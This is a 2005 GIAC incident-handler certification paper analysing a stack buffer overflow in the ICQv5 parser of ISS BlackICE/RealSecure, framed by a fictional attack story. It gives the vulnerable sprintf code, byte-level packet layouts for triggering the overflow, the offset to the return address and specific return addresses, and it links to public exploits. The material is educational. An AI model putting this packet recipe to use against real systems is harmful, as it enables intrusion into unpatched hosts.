Exploiting BlackICE When a Security Product has a Security Flaw

This paper was written to fulfill one part of the requirements of GCIH certification and present recently published and brand new details of a remarkable vulnerability to improve the state of practice of information security. It contains a fictional story about a computer expert who gets into evil ways and tries to denigrate his ex-colleague at her new workplace. I use some fake and test screenshots and test text outputs to illustrate this story. Furthermore I used semi-masked IP addresses to avoid coincidences with re...

Exploiting BlackICE – When a Security Product has a Security Flaw

GIAC Certified Incident Handler

Practical Assignment

Version 4.0
Option One

Peter Gara
Self-Study Student
Submission Date: June 9, 2005

Abstract

This paper was written to fulfill one part of the requirements of GCIH certification and present recently published and brand new details of a remarkable vulnerability to improve the state of practice of information security. It contains a fictional story about a computer expert who gets into evil ways and tries to denigrate his ex-colleague at her new workplace. I use some fake and test screenshots and test text outputs to illustrate this story. Furthermore I used semi-masked IP addresses to avoid coincidences with real addresses. However all of the attack methods are real. This paper covers a very detailed description of the exploitation of a security flaw in the Protocol Analysis Module (PAM) of Internet Security Systems' (ISS) software products from the initial phase (reconnaissance, scanning) to the end (incident handling).

Table of Contents

Part One: Statement of Purpose

I intend to demonstrate how common that trivial security bugs exist in different software products. I don't create an 'endless' list of known vulnerabilities in operating systems and popular applications but refer one of several cases in which security programs contained flaws. I present a detailed analysis of ISS PAM ICQ Server Response Processing Vulnerability, which was discovered by eEye Digital Security. As far as I know my analysis includes some information that is revealed in public for the first time.

This paper also contains a fictional story about an attack aim at a fictional employee of a fictional company, called SANS Enterprise. Although a few names can be seemed to be familiar the characters behind them are fictional or they are fictional version of fictional characters.

The story describes not only the mentioned exploitation but also a carefully prepared process from the reconnaissance to covering tracks. Steps of the attack process are in the following list:

1) Find SANS Enterprise IP address range, contact employees, information about software and/or hardware used by this company (reconnaissance)
2) Some social engineering to gain additional useful information. (reconnaissance 2)
3) Discover publicly accessible computers of the company in order to choose a destination (scanning)
4) Exploiting a guessed vulnerability to gain system permissions on a desktop of the company (exploitation)
5) Creating a backdoor on the exploited system (keeping access)
6) Final attack using SMTP spoof (aim of the intrusion)
7) Covering attacker's traces (covering tracks)

The paper examines all steps of incident handling, like

1) Preparation for potential incidents
2) Identification of the current incident
3) Contain the current incident
4) Eradicate the current incident
5) Recover from this incident
6) Learn from this incident

And contains

7) Epilogue

Part Two: The Exploit

Name

Vulnerability that is exploited in this paper was titled 'Internet Security Systems PAM ICQ Server Response Processing Vulnerability' by eEye Digital Security, its discoverer and called 'PAM component ICQ protocol parsing buffer overflow' by Internet Security Systems, vendor of the vulnerable products. This vulnerability was detected on March 08, 2004 and announced on March 18, 2004. Similar security flaw was detected three weeks earlier in the same module[1]. Some of remarkable advisories, alerts and references about the examined vulnerability:

eEye Digital Security Advisory #: AD20040318
http://www.eeye.com/html/Research/Advisories/AD20040318.html

Internet Security Systems Alert #: 166
http://xforce.iss.net/xforce/alerts/id/166

Common Vulnerabilities and Exposures Candidate ID: CAN-2004-0362
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0362

BUGTRAQ ID: 9913
http://www.securityfocus.com/bid/9913/

US-CERT Vulnerability Note #: VU#947254
http://www.kb.cert.org/vuls/id/947254

Secunia Advisory #: SA11073
http://secunia.com/advisories/11073/

Currently I know about three exploits for this vulnerability. The first one was released as a part of a worm, called Witty, less than 48 hours after the official announcement! An interesting article dealt with this very fast response to examine the possible attacker[2].

Table of known exploits:

Name	Author	Creation Date	Brief description
Witty worm	unknown	March 19, 2004	A single-packet UDP worm
557iss_pam_exp	Sam	March 26, 2004	Proof of concept code written in C
ISS PAM.dll ICQ Parser BO	spoonm	April 5, 2004	Perl script in Metasploit Framework v2.0

Public links to the code of exploits:

Witty worm (a packet capture from SANS Internet Storm Center):
http://isc.sans.org/diary.php?date=2004-03-20

557iss_pam_exp:
http://downloads.securityfocus.com/vulnerabilities/exploits/557iss_pam_exp.c

ISS PAM.dll ICQ Parser Buffer Overflow (revision 1.30):
http://www.metasploit.org/projects/Framework/modules/exploits/blackice_pam_icq.pm

Vulnerable operating systems and software versions

According to ISS[3] following software versions were affected on all of the supported or formerly supported operating systems (AIX, HP-UX, Linux, Solaris supported versions and Windows 95/98/98SE/ME/XP/2000/2003/NT 4.0):

- RealSecure Network Sensor 7.0, XPU 22.11 and earlier
- RealSecure Server Sensor 7.0, XPU 22.11 and earlier
- RealSecure Server Sensor 6.5 for Windows SR 3.10 and earlier
- Proventia A series, XPU 22.11 and earlier
- Proventia G series, XPU 22.11 and earlier
- Proventia M series, XPU 1.9 and earlier
- RealSecure Desktop Protector (A.K.A. BlackICE Agent) 7.0 ebl and earlier
- RealSecure Desktop Protector (A.K.A. BlackICE Agent) 3.6 ecf and earlier
- RealSecure Guard (A.K.A. BlackICE Guard) 3.6 ecf and earlier
- RealSecure Sentry (A.K.A. BlackICE Sentry) 3.6 ecf and earlier
- BlackICE Agent for Server 3.6 ecf and earlier
- BlackICE PC Protection 3.6 ccf and earlier
- BlackICE Server Protection 3.6 ccf and earlier

(X-Force)

I think ISS added all platforms that support PAM to this list. In this paper I demonstrate the exploitation of Windows-based RealSecure Desktop Protector 3.6 ebu.

Protocols/Services/Applications

This subsection introduces some techniques, applications and a protocol so that the reader can understand the operation of the exploit.

ICQ v5

ICQ is an application layer protocol that supports peer-to-peer (P2P) communications between users of a network, e.g. Internet. ICQ implements not only client-to-client but also client-to-server and server-to-client connections. Latter ones solve administrative tasks and gather information. Current version is 8. Version 5 (v5) is obsolete. Useful ICQ v5 specification was written by Henrik Isaksson[4] and I cite it in the *Description* subsection. The examined code uses a specially formed ICQ v5 packet in order to exploit the vulnerability in the Protocol Analysis Module.

Intrusion Detection System (IDS)

According to Wikipedia, "An Intrusion Detection System or IDS is a software/hardware tool used to detect unauthorised access to a computer system or network."[5] (Wikipedia) IDS tools can analyse the network traffic to detect suspicious events and/or find suspicious log file entries can refer to incidents. Different technologies can be implemented in these tools. They can use a compound of technologies, but usually they have a major one.

Protocol Analysis

Protocol Analysis is an IDS technology. It is the essential technology in ISS' IDS products. Its essence is parsing network packets based on standard structure of known protocols and find anomalies and/or patterns in them. Robert Graham, who was a leading developer of this technology and now is Chief Scientist of ISS, wrote a few interesting articles to introduce the advantages of Protocol Analysis[6].

Protocol Analysis Module (PAM)

PAM is a software component for IDS products of ISS. It implements Protocol Analysis technology. It contains more than a hundred protocol parsers or data formats and several rules to detect attacks and audit events. Robert Graham presented a rule for Slammer worm (the first UDP-based worm, which targets vulnerable Microsoft SQL Servers) and the vulnerability that was exploited by it[7]:

The vulnerability:	Brief explanation:
SQL_SSRP_StackBo is (	The name of the vulnerability
udp.dst == 1434	UDP-based, destination port is 1434
ssrp.type == 4	SQL Server Resolution Protocol command: 4, length of name field > 96
ssrp.name.length > ssrp.threshold)	

The exploit:	Brief explanation:
SQL_SSRP_SlammerWorm is (	The name of the exploit
SQL_SSRP_StackBo	It exploits SQL_SSRP_StackBo and the given pattern matches from offset 97
pattern-search[offset=97] = DCC9B042EB0E010101010101) (Graham)	

A periodically updated PAM documentation can be found in the Knowledgebase on the ISS' website[8]. PAM is implemented in iss-pam1.dll in case of Desktop Protectors.


Buffer Overflow

Buffer is a continuous space in the memory of a computer. Buffer overflow is occurred when a program writes data beyond the end of the buffer. It's usually a result of improper boundary checking. Buffer overflows can be categorized by the location of the altered memory space. Jingmin Zhou did a survey about types of buffer overflows and defences against them[9]. Improper boundary checking is a weak point of a program and often the defence of the company that runs vulnerable software.

A well-prepared buffer overflow attack is based on a program code that contains an exploit for taking over the control and a shellcode to allow additional activity for the attacker. Shellcodes are written in machine code. They differ from each other in several points of view. Most relevant points: the 'interpretation' of the code, which is based on the architecture of the destination computer's processor, 'support' of the code, which is based on the operating system of the attacked computer, restrictions of the attacked program code (e. g. a shellcode doesn't contain a string termination character to avoid a vulnerable string copy operation can escape from a buffer overflow trap) and purpose of the attacker (e. g. opening a shell directly to the victim computer, creating a reverse shell from the attacked computer, creating files or new user accounts). Two classic articles about buffer overflows are Mudge's 'How to write Buffer Overflows'[10] and Aleph1's 'Smashing the Stack for Fun and Profit'[11].

Application Memory Layout

Programmers use variables to store data that are used by programs. Variables are spaces in the memory. They can be classified based on their scope. Global variables should be accessed from any part of the program code while local variables should be accessed only from function (a unit of a program) that declares them. When the operating system loads an application to the memory, allocates essential spaces to provide necessary environment for the running program. Layout of these memory spaces basically depends on the architecture. Since we examine a Windows-based exploit, I introduce a general x86 structure of this environment. Following diagram represents this structure:



location: at high address
content: function arguments, local variables, some other data

content: free space for the stack and the heap

content: dynamic variables
content: uninitialized global variables
content: initialized global variables

location: at low address
content: program code

(Princeton Univ. Course Material)[12]


Size of text, data and bss segments doesn't change after loading. Heap and stack have dynamic size so they consume the memory space locates between them.

Stack

Stack is a dynamic memory space that stores function arguments, local variables and some other important data. Knowledge of the operation of stack is essential for understanding the operation of a stack-based (or briefly: stack) buffer overflow. We need to analyze a function calling convention in programs that is called 'C DECLare'

(CDECL; Friedl)[13]. It's typically used in programs that are written in C or C++ programming languages. The PAM module, iss_pam1.dll, was written in Visual C++.
Let's assume that a program executes a function call. In this case several data are pushed to the stack. If the application uses CDECL, first the function arguments are saved in the stack in reverse order than they are declared. Since a return from the function code has to provide processing of the next instruction located after the function call, a return address (often called the instruction pointer, denoted by EIP) pushes to the stack.
Then the called function stores the value of the base pointer register (EBP; frame pointer) to the stack in order to store previous frame pointer and then overwrite EBP with the value of the stack pointer register (ESP). After this procedure, the function decreases ESP to allocate enough memory for its local variables.

Following diagram represents the relevant part of the stack after the mentioned modifications:



Processors can handle the stack through direct references. However, there are two instructions that support regular access for the stack. When a function stores its arguments, it uses PUSH instruction. During the execution of a PUSH instruction, first ESP decreases with the size of the pushed value, and then the value is stored to the location pointed by ESP. The second instruction is POP, which stores the value pointed by ESP in a register (typically in EAX, EBX, ECX, EDX, ESI or EDI) or memory location and then increases the ESP with the size of the popped value. In computer science this type of operation is called Last In, First Out or simply LIFO method.

Stack Buffer Overflow

Stack buffer overflow is occurred when a local variable (usually a buffer) is overflowed in the stack. If this overrun is long enough return address is overwritten and after the function is terminated, program execution will continue at an arbitrary place. Attackers can control running using malicious data that causes buffer overflow and contains a shellcode and a new return address, with which it overwrites the original one and direct the execution to the shellcode.
Calculation of new return address is generally a difficult task. This address depends on the vulnerable software and its location in the memory. The attacker cannot use smart program code as a part of the exploit to calculate dynamically the starting point of the shellcode, because the exploit code and the new return address get to the stack as data. The only opportunity is a pre-calculation of the new return address and to store it in the exploit code. If the destination is a fixed version of an application this pre-calculation can be very exact but if there are several versions of the vulnerable software return addresses can be very different.
In case of iss_pam1.dll, spoonm uses two different return addresses in his exploit[14]. The iss-pam1.dll v3.6.06 can be exploited by 0x5e0a473f while v3.6.11 can be exploited by 0x5e0da1db. Witty worm (more exactly: instance that was captured by SANS Internet Strom Center) and Sam's exploit uses 0x5e077663 as new return address. There is a very interesting conclusion of this theory: Since 0x5e077663 may point to different memory content in different versions of iss_pam1.dll, the mentioned instance of Witty could spread only from such computers that had used certain version(s) of iss_pam1.dll. Sam used RealSecure PC Protection 3.6ccf to test the exploit[15]. In the *Description* subsection I give some details about the return address problem.
The exploit code often contains a series of NOP (NO oPeration) instructions in front of the shellcode to provide sure execution if the return address cannot be calculated exactly. In this case return address should point to a place in which a NOP value is stored with standing a good chance. This additional structure is often called NOP-sled.
Exploiting stack overflows are popular among computer attackers. I introduce an example for it in the next subsection (*Description – The Exploit*).

Witty Worm

I mentioned Witty as the first exploit for PAM ICQ Server Response Processing Vulnerability earlier. It was not only the first one but also was remarkable in some relevant point of views:

- It was the first worm in wild that had a destructive payload.
- It was the first worm in wild that attacked security products.
- It exploited a vulnerability that had been announced less than two days before.
- It started to spread from several computers simultaneously[16] (CAIDA).

Matthew Murphy wrote a good analysis about the shellcode of Witty[17]. Perhaps the best public summary of Witty's exploit part was presented in the Virus Bulletin[18].

Description

Protocol Analysis Module used by IDS software of Internet Security Systems contains stack buffer overflow vulnerability in its ICQv5 protocol parser module. The execution of this module is triggered by receiving a UDP packet from the number 4000 as source port (Weaver). Henceforth I deal with only one product that contains a vulnerable PAM to analyze mentioned security flaw and its exploitation. This product is RealSecure Desktop Protector 3.6 ebu and it uses iss-pam1.dll v3.6.11.

The Vulnerability

To understand this vulnerability we need to analyze two functions from the code of ICQv5 parser. I use the name 'ICQ_server_answer_parser' for the first function and 'ICQ_command_processor' for the second one. ICQ_server_answer_parser calls ICQ_command_processor to get some additional information about the current communication.
ICQ_server_answer_parser is called inside a third function taking three arguments: a pointer to some data area (it's irrelevant in the case of this analysis), a pointer to the ICQ packet that is under parsing and the length of this packet. The called function allocates memory space for four local variables.

First variable stores the unique identifier number (UIN) of that user who receives the packet from an ICQ server. This information can be found in the header part of the packet. I use light blue colour to highlight data used by the parser.

ICQv5 Packet Header (server to client packet)
(extracted from Isaksson's specification)

Length	Content	Designation	Descriptions
2 bytes	05 00	VERSION	Protocol version
1 byte	00	ZERO	Unknown
4 bytes	xx xx xx xx	SESSION_ID	Same as in your login packet
2 bytes	xx xx	COMMAND	
2 bytes	xx xx	SEQ_NUM1	Sequence 1
2 bytes	xx xx	SEQ_NUM2	Sequence 2
4 bytes	xx xx xx xx	UIN	Your (the client's UIN)
4 bytes	xx xx xx xx	CHECKCODE	
variable	xx ...	PARAMETERS	Params. for the command being sent

Second variable stores an array of pointers (memory addresses) that should point to another user's nickname, first name, last name and email address data. These data can be calculated from the analyzed packet if it contains an SRV_META_USER command. Default value is zero.

part of ICQv5 packet for SRV_META_USER command
(extracted from Isaksson's specification)

Length	Content	Designation	Descriptions
2 bytes	xx xx	SUBCMD	Subcmd., see below for explanation
1 byte	xx	RESULT	Result of the function, success or fail.
variable	xx …	DATA	The data you requested, See below.

An interesting fact is that ICQ_command_processor checks whether the first byte of SUBCMD is less than 128 (80h). All of the known SUBCMD code contains 'greater

than 128' value in this byte. Of course, one of the most relevant tasks of PAM to detect protocol anomalies like this, but analyzing these functions it seems PAM doesn't assign any event for it.
If the length of SRV_META_USER part of the packet is longer than 11 bytes and the first byte of SUBCMD is less than 128, ICQ_command_processor starts to process the content of DATA calculating earlier mentioned pointers based on the expected structure (see following extract) and store them to the area of array of pointers. ICQ_server_answer_parser handles these addresses like pointers to nickname, first name, last name and email address.

'expected' DATA part of ICQv5 packet for SRV_META_USER command
(based on Isaksson's specification)

Length	Content	Designation	Descriptions
2 bytes	xx xx	NICK_LENGTH	Length of nickname
variable	xx … 00	NICK	Nickname
2 bytes	xx xx	FIRST_LENGTH	Length of first name
variable	xx … 00	FIRST	First name
2 bytes	xx xx	LAST_LENGTH	Length of last name
variable	xx … 00	LAST	Last name
2 bytes	xx xx	PRIMARY_LENGTH	Length of primary email addr.
variable	xx … 00	PRIMARY	Primary email address

Third variable can contain an array of two integers. If the packet includes an SRV_USER_ONLINE command, UIN and IP address of the user who changed status are stored in this structure. Default value is zero (UIN = 0; IP = 0.0.0.0).

part of ICQv5 packet for SRV_USER_ONLINE command
(extracted from Isaksson's specification)

Length	Content	Designation	Descriptions
4 bytes	xx xx xx xx	UIN	UIN of the user who changed status
4 bytes	xx xx xx xx	IP	The user's IP address

and some other data


ICQ_server_answer_parser examines the ICQ packet with all of the commands that are inside it. An ICQ Server can send more than one commands in a 'big' packet using SRV_MULTI command.

part of ICQv5 packet for SRV_MULTI command
(extracted from Isaksson's specification)

Length	Content	Designation	Descriptions
1 byte	xx	NUM_PACKETS	Number of packets
2 bytes	xx xx	SIZE_1	Size of the first packet
variable	05 00 …	PKT_1	The first packet
…	…	…	…
2 bytes	xx xx	SIZE_N	Size of the last packet
variable	05 00 …	PKT_N	The last packet

Fourth variable is an array of characters with a size of 512 bytes. A local buffer in this size may have a bit stack overflow feeling. Furthermore it will contain a concatenation of strings in fix size plus NICK, FIRST, LAST and PRIMARY in variable size…

The following diagram presents the logical content of the stack from the ICQ_server_answer_parser's overview:



ICQ_server_answer_parser calls ICQ_command_processor for each command (embedded subpackets) in the SRV_MULTI packet. After the last command is processed ICQ_server_answer_parser checks the IP address data from the proper local variable. If it's not null (0.0.0.0) the function fills BUFFER_512 based on the following C-style code and then finishes its run executing a 'return' instruction:

```
int pos, len;

len=sprintf(BUFFER_512,"UIN=%u",other_user's_uin);
pos=len;

if (pointer_to_other_user's_nickname != NULL && pointer_to_other_user's_nickname[0] != 0)
```

```
{
        len=sprintf(BUFFER_512+pos,",Nickname=%s",pointer_to_other_user's_nickname);
        pos=pos+len;
}

if (pointer_to_other_user's_first_name != NULL && pointer_to_other_user's_first_name[0] != 0)
{
        len=sprintf(BUFFER_512+pos,",Firstname=%s",pointer_to_other_user's_first_name);
        pos=pos+len;
}

if (pointer_to_other_user's_last_name != NULL && pointer_to_other_user's_last_name[0] != 0)
{
        len=sprintf(BUFFER_512+pos,",Lastname=%s",pointer_to_other_user's_last_name);
        pos=pos+len;
}

if (pointer_to_other_user's_email_addr != NULL && pointer_to_other_user's_email_addr[0] != 0)
{
        len=sprintf(BUFFER_512+pos,",Email=%s",pointer_to_other_user's_email_addr);
}
```

This code provides the buffer overflow vulnerability. The program doesn't check the length of NICK, FIRST, LAST and EMAIL before concatenate them – using sprintf – to BUFFER_512. Any of them is longer than 500 bytes causes a buffer overflow. If one of them is longer than 532 bytes, return address in the stack will be overwritten surely and the execution will continue at another place than the programmer has planned it.

The Exploit

Let's summarize what key factors of exploitation are:

- PAM must use the ICQ_server_answer_parser function. It's triggered by receiving a UDP packet with number 4000 as source port.
- Structure of the packet should fit for ICQv5 protocol.
- The packet must contain an SRV_MULTI command to embed two other commands:
  - an SRV_USER_ONLINE one with a non-zero 'other user's IP address' value and
  - an SRV_META_USER one with a subcommand that has a code value less than 128, has length is greater than 10, has overlong NICK, FIRST, LAST or EMAIL field.

All known exploits use the EMAIL field to overflow BUFFER_512. I chose Sam's proof of concept code to illustrate utilization of the vulnerability. You read whole source code in Appendix A.
Sam used almost same exploitation than had been implemented in Witty. There is difference between the content of EMAIL fields, location of the shellcodes and content of the shellcodes. This subsection deals with only the exploit without the shellcode. Let's examine the content of the packet from the end of the UDP section (each number is hexadecimal):

05	00	00	00	00	00	00	12	02	00	00	00	00	00	00	00	00	00	00	00	00
Version			Session ID				Comm.		Seq. 1		Seq. 2		Client's UIN				Checkcode			

02 12 (x86 uses Little Endian architecture) is the code of SRV_MULTI command.

This packet is followed by the body of SRV_MULTI.

02	2c	00	PKT_1	41	02	PKT_2
No of subcmds.	Length of PKT_1		First packet	Length of PKT_2		Last packet

PKT_1 header:

05	00	00	00	00	00	00	6e	00	00	00	00	00	00	00	00	00	00	00	00	00
Version		Session ID					Comm.		Seq. 1		Seq. 2		Client's UIN				Checkcode			

00 6e is the code of SRV_USER_ONLINE command. The body part is the following one:

00	00	00	00	01	00	00	00	00	00	00	00	0	0	0	0	0	0	0	0	0	0
Other user's UIN				Other user's IP				Other user's port				Some other info									

IP is 1.0.0.0, a non-zero value, satisfying one of the preconditions.

PKT_2 header:

05	00	00	00	00	00	00	de	03	00	00	00	00	00	00	00	00	00	00	00	00
Version		Session ID					Comm.		Seq. 1		Seq. 2		Client's UIN				Checkcode			

03 de is the code of SRV_META_USER command. The body part is the following one:


00	00	00	01	00	00	01	00	00	01	00	00	1e	02	EMAIL
Subcmd.		Res.	Len_Nick		Nick	Len_First		First	Len_Last		Last	Len_Email		Email

00 00 is a non-existing subcommand code, but satisfies the other important precondition. EMAIL is long enough to overrun BUFFER_512 and overwrite the return address.


The difference between the offset value of the return address and the offset value of the starting point of BUFFER_512 is 512 + 8 + 16 + 4 + 4 = 544 bytes. In this case BUFFER_512 starts with the "UIN=0,EMAIL=" string which is 12 bytes long, so the exploit needs 532 bytes to reach the return address. Sam's code contains NOPs ('no operation' instructions) to fill the gap.

The author of the exploit had one question remained: Which memory space the return address should point to? It seems to be logical that return address should point to the entry point of the shellcode in the stack. Unfortunately, pre-calculating of starting address in the stack is very difficult. However there is a smart trick that avoids the problem of difficult calculations. Since a file with dll extension loads to a fix memory offset inside the area of running process, if the exploit writer finds an FF E4 (JMP ESP) sequence at a fix position, he/she can use that location as new return address. When the execution goes to the return address, JMP ESP is executed, and

the execution continues at the location pointed by ESP in the stack. In that moment – in case of Sam's exploit – it's the beginning of the shellcode.
Following diagram presents this situation:




In a typical stack overflow attack, NOP sled could be used with shellcode continuously to provide sure execution if the attacker couldn't calculate a precise return address. In this case NOP sled has only the role of filling the gap. Witty worm used another structure without a NOP sled:

